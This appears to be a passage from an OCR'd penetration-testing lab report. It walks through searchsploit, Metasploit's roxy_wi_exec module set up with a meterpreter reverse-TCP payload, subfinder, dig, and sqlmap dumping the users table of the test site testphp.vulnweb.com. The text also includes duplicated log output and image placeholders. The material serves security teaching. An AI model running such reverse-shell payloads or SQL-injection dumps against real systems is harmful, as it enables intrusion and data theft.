Nginx 1.3.9/1.4.0 (x86) - Brute Force                                                     | linux_x86/remote/26737.pl
Nginx 1.4.0 (Generic Linux x64) - Remote Overflow                                         | linux_x86-64/remote/32277.t
PHP-FPM + Nginx - Remote Code Execution                                                   | php/webapps/47553.md
------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results

┌──(yashasvi㉿kali)-[~]
└─$ 
```

5.Msfconsole

MSFconsole provides a command line interface to access and work with the Metasploit Framework. The MSFconsole is the most commonly used interface to work with the Metasploit Framework. The console lets you do things like scan targets, exploit vulnerabilities, and collect data.

6.Search

The msfconsole includes an extensive regular-expression based search functionality. If you have a general idea of what you are looking for, you can search for it via search. In the output below, a search is being made for MS Bulletin MS09- 011. The search function will locate this string within the module names, descriptions, references, etc.

```
msf6 > search awselb/2.0
[-] No results from search
msf6 > search nginx

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/linux/http/nginx_chunked_size         2013-05-07       great      Yes    Nginx HTTP Server 1.3.9-1.4.0 Chunked Encoding Stack Buffer Overflow
   1  auxiliary/scanner/http/nginx_source_disclosure                 normal     No     Nginx Source Code Disclosure/Download
   2  exploit/multi/http/php_fpm_rce                2019-10-22       normal     Yes    PHP-FPM Underflow RCE
   3  exploit/linux/http/roxy_wi_exec               2022-07-06       excellent  Yes    Roxy-WI Prior to 6.1.1.0 Unauthenticated Command Injection RCE


Interact with a module by name or index. For example info 3, use 3 or use exploit/linux/http/roxy_wi_exec
```


We used search on awselb/2.0 & nginx


```
msf6 > use exploit/linux/http/roxy_wi_exec
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(linux/http/roxy_wi_exec) > options

Module options (exploit/linux/http/roxy_wi_exec):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT       443              yes       The target port (TCP)
   SSL         true             no        Negotiate SSL/TLS for outgoing connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI   /                yes       The URI of the vulnerable instance
   URIPATH                      no        The URI to use for this exploit (default is random)
   VHOST                        no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.


Payload options (cmd/unix/python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.146    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Unix (In-Memory)



View the full module info with the info, or info -d command.
```


We use **exploit/linux/http/roxy_wi_exec** for further exploitation


7. telnet


Telnet is a network protocol that allows you to establish a remote terminal connection to another device over a network, typically using TCP/IP. It provides a text-based interface through which you can communicate with remote devices, such as servers, routers, or other network equipment.









kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
projectdiscovery.io
[WRN] Use with caution. You are responsible for your actions
[WRN] Developers assume no liability and are not responsible for any misuse or damage.
[WRN] By using subfinder, you also agree to the terms of the APIs used.
[INF] Configuration file saved to /home/yashasvi/.config/subfinder/config.yaml
[INF] Enumerating subdomains for testphp.vulnweb.com
[WRN] Could not run source sublist3r: Get "https://api.sublist3r.com/search.php?domain=testphp.vulnweb.com": dial tcp: lookup api.sublist3r.com on 192.168.0.1:53: no such host
[WRN] Could not run source bufferover: Get "https://dns.bufferover.run/dns?q=.testphp.vulnweb.com": dial tcp: lookup dns.bufferover.run on 192.168.0.1:53: no such host
[WRN] Could not run source ipv4info: Unexpected status code 404 received from http://ipv4info.com/search/testphp.vulnweb.com
[WRN] Could not run source sitedossier: Unexpected status code 404 received from http://www.sitedossier.com/parentdomain/testphp.vulnweb.com
[WRN] Could not run source bufferover: Unexpected status code 403 received from https://tls.bufferover.run/dns?q=.testphp.vulnweb.com
[alienvault] www.testphp.vulnweb.com
[WRN] Could not run source entrust: Unexpected status code 403 received from https://ctsearch.entrust.com/api/v1/certificates?fields=issuerCN,subjectO,issuerDN,issuerO,subjectDN,signAlg,san,publicKeyType,publicKeySize,validFrom,validTo,sn,ev,logEntries.logName,subjectCNReversed,certbdomain=testphp.vulnweb.com&includeExpired=true&exactMatch=false&limit=5000
[WRN] Could not run source certspotterold: Unexpected status code 410 received from https://certspotter.com/api/v0/certs?domain=testphp.vulnweb.com
[WRN] Could not run source archiveis: Unexpected status code 403 received from http://archive.is/*.testphp.vulnweb.com
[WRN] Could not run source threatcrowd: Unexpected status code 503 received from https://www.threatcrowd.org/searchApi/v2/domain/report/?domain=testphp.vulnweb.com
[rapiddns] Source took 979.0069ms for enumeration
[censys] Source took 53.302627ms for enumeration
[spyse] Source took 54.182277ms for enumeration
[threatminer] Source took 619.278098ms for enumeration
[bufferover] Source took 796.908771ms for enumeration
[certspotterold] Source took 1.032878934s for enumeration
[waybackarchive] Source took 10.507755912s for enumeration
[securitytrails] Source took 589.863µs for enumeration
[sitedossier] Source took 566.739641ms for enumeration
[threatcrowd] Source took 1.314083212s for enumeration
[dnsdumpster] Source took 5.358818484s for enumeration
[commoncrawl] Source took 32.439254864s for enumeration
[shodan] Source took 422.561µs for enumeration
[virustotal] Source took 53.362039ms for enumeration
[alienvault] Source took 835.875853ms for enumeration
[hackertarget] Source took 2.10651796s for enumeration
[binaryedge] Source took 54.559544ms for enumeration
[entrust] Source took 986.044444ms for enumeration
[urlscan] Source took 52.175889ms for enumeration
[zoomeye] Source took 53.301326ms for enumeration
[intelx] Source took 54.12965ms for enumeration
[sublist3r] Source took 123.201888ms for enumeration
[passivetotal] Source took 409.867µs for enumeration
[certspotter] Source took 52.234874ms for enumeration
[github] Source took 53.354261ms for enumeration
[archiveis] Source took 1.096250955s for enumeration
[dnsdb] Source took 39.428352ms for enumeration
[ipv4info] Source took 566.255275ms for enumeration
[spyse] Source took 787.800814ms for enumeration
[WRN] Could not run source commoncrawl: Get "https://index.commoncrawl.org/CC-MAIN-2020-50-index?url=*.testphp.vulnweb.com&output=json": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
www.testphp.vulnweb.com
(yashasvi㉿kali)-[~]


kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
(yashasvi㉿kali)-[~]
$ subfinder -d testphp.vulnweb.com -v
projectdiscovery.io
[WRN] Use with caution. You are responsible for your actions
[WRN] Developers assume no liability and are not responsible for any misuse or damage.
[WRN] By using subfinder, you also agree to the terms of the APIs used.
[INF] Configuration file saved to /home/yashasvi/.config/subfinder/config.yaml
[INF] Enumerating subdomains for testphp.vulnweb.com
[WRN] Could not run source sublist3r: Get "https://api.sublist3r.com/search.php?domain=testphp.vulnweb.com": dial tcp: lookup api.sublist3r.com on 192.168.0.1:53: no such host
[WRN] Could not run source bufferover: Get "https://dns.bufferover.run/dns?q=.testphp.vulnweb.com": dial tcp: lookup dns.bufferover.run on 192.168.0.1:53: no such host
[WRN] Could not run source ipv4info: Unexpected status code 404 received from http://ipv4info.com/search/testphp.vulnweb.com
[WRN] Could not run source sitedossier: Unexpected status code 404 received from http://www.sitedossier.com/parentdomain/testphp.vulnweb.com
[WRN] Could not run source bufferover: Unexpected status code 403 received from https://tls.bufferover.run/dns?q=.testphp.vulnweb.com
[alienvault] www.testphp.vulnweb.com
[WRN] Could not run source entrust: Unexpected status code 403 received from https://ctsearch.entrust.com/api/v1/certificates?fields=issuerCN,subjectO,issuerDN,issuerO,subjectDN,signAlg,san,publicKeyType,publicKeySize,validFrom,validTo,sn,ev,logEntries.logName,subjectCNReversed,certbdomain=testphp.vulnweb.com&includeExpired=true&exactMatch=false&limit=5000
[WRN] Could not run source certspotterold: Unexpected status code 410 received from https://certspotter.com/api/v0/certs?domain=testphp.vulnweb.com
[WRN] Could not run source archiveis: Unexpected status code 403 received from http://archive.is/*.testphp.vulnweb.com
[WRN] Could not run source threatcrowd: Unexpected status code 503 received from https://www.threatcrowd.org/searchApi/v2/domain/report/?domain=testphp.vulnweb.com
[rapiddns] Source took 979.0069ms for enumeration
[censys] Source took 53.302627ms for enumeration
[spyse] Source took 54.182277ms for enumeration
[threatminer] Source took 619.278098ms for enumeration
[bufferover] Source took 796.908771ms for enumeration
[certspotterold] Source took 1.032878934s for enumeration
[waybackarchive] Source took 10.507755912s for enumeration
[securitytrails] Source took 589.863µs for enumeration
[sitedossier] Source took 566.739641ms for enumeration
[threatcrowd] Source took 1.314083212s for enumeration
[dnsdumpster] Source took 5.358818484s for enumeration
[commoncrawl] Source took 32.439254864s for enumeration
[shodan] Source took 422.561µs for enumeration
[virustotal] Source took 53.362039ms for enumeration
[alienvault] Source took 835.875853ms for enumeration
[hackertarget] Source took 2.10651796s for enumeration
[binaryedge] Source took 54.559544ms for enumeration
[entrust] Source took 986.044444ms for enumeration
[urlscan] Source took 52.175889ms for enumeration
[zoomeye] Source took 53.301326ms for enumeration
[intelx] Source took 54.12965ms for enumeration
[sublist3r] Source took 123.201888ms for enumeration
[passivetotal] Source took 409.867µs for enumeration
[certspotter] Source took 52.234874ms for enumeration
[github] Source took 53.354261ms for enumeration
[archiveis] Source took 1.096250955s for enumeration


```
┌──(yashasvi㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.146  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::a00:27ff:fe77:214a  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:77:21:4a  txqueuelen 1000  (Ethernet)
        RX packets 91271  bytes 103249162 (98.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 43624  bytes 4401271 (4.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 15  bytes 3958 (3.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 15  bytes 3958 (3.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```






```
┌──(yashasvi㉿kali)-[~]
└─$ dig http://testphp.vulnweb.com/

; <<>> DiG 9.18.16-1-Debian <<>> http://testphp.vulnweb.com/
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 1791
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;http://testphp.vulnweb.com/.   IN      A

;; AUTHORITY SECTION:
.                       10800   IN      SOA     a.root-servers.net. nstld.verisign-grs.com. 2023070501 1800 900 604800 86400

;; Query time: 43 msec
;; SERVER: 192.168.0.1#53(192.168.0.1) (UDP)
;; WHEN: Wed Jul 05 23:43:41 IST 2023
;; MSG SIZE  rcvd: 131
```

8. SQLMAP


SQLMAP is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.






C:\Windows\System32\cmd.exe
| artists |
| carts |
| categ |
| featured |
| guestbook |
| pictures |
| products |
| users |
[08:17:41] [INFO] fetched data logged to text files under 'C:\Users\Dell\AppData\Local\sqlmap\output\testphp.vulnweb.com'
[*] ending @ 08:17:41 /2023-06-21/
C:\SQL Map>sqlmap.py -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dbs -D acuart -T users --columns
{1.7.5.4#dev}
https://sqlmap.org
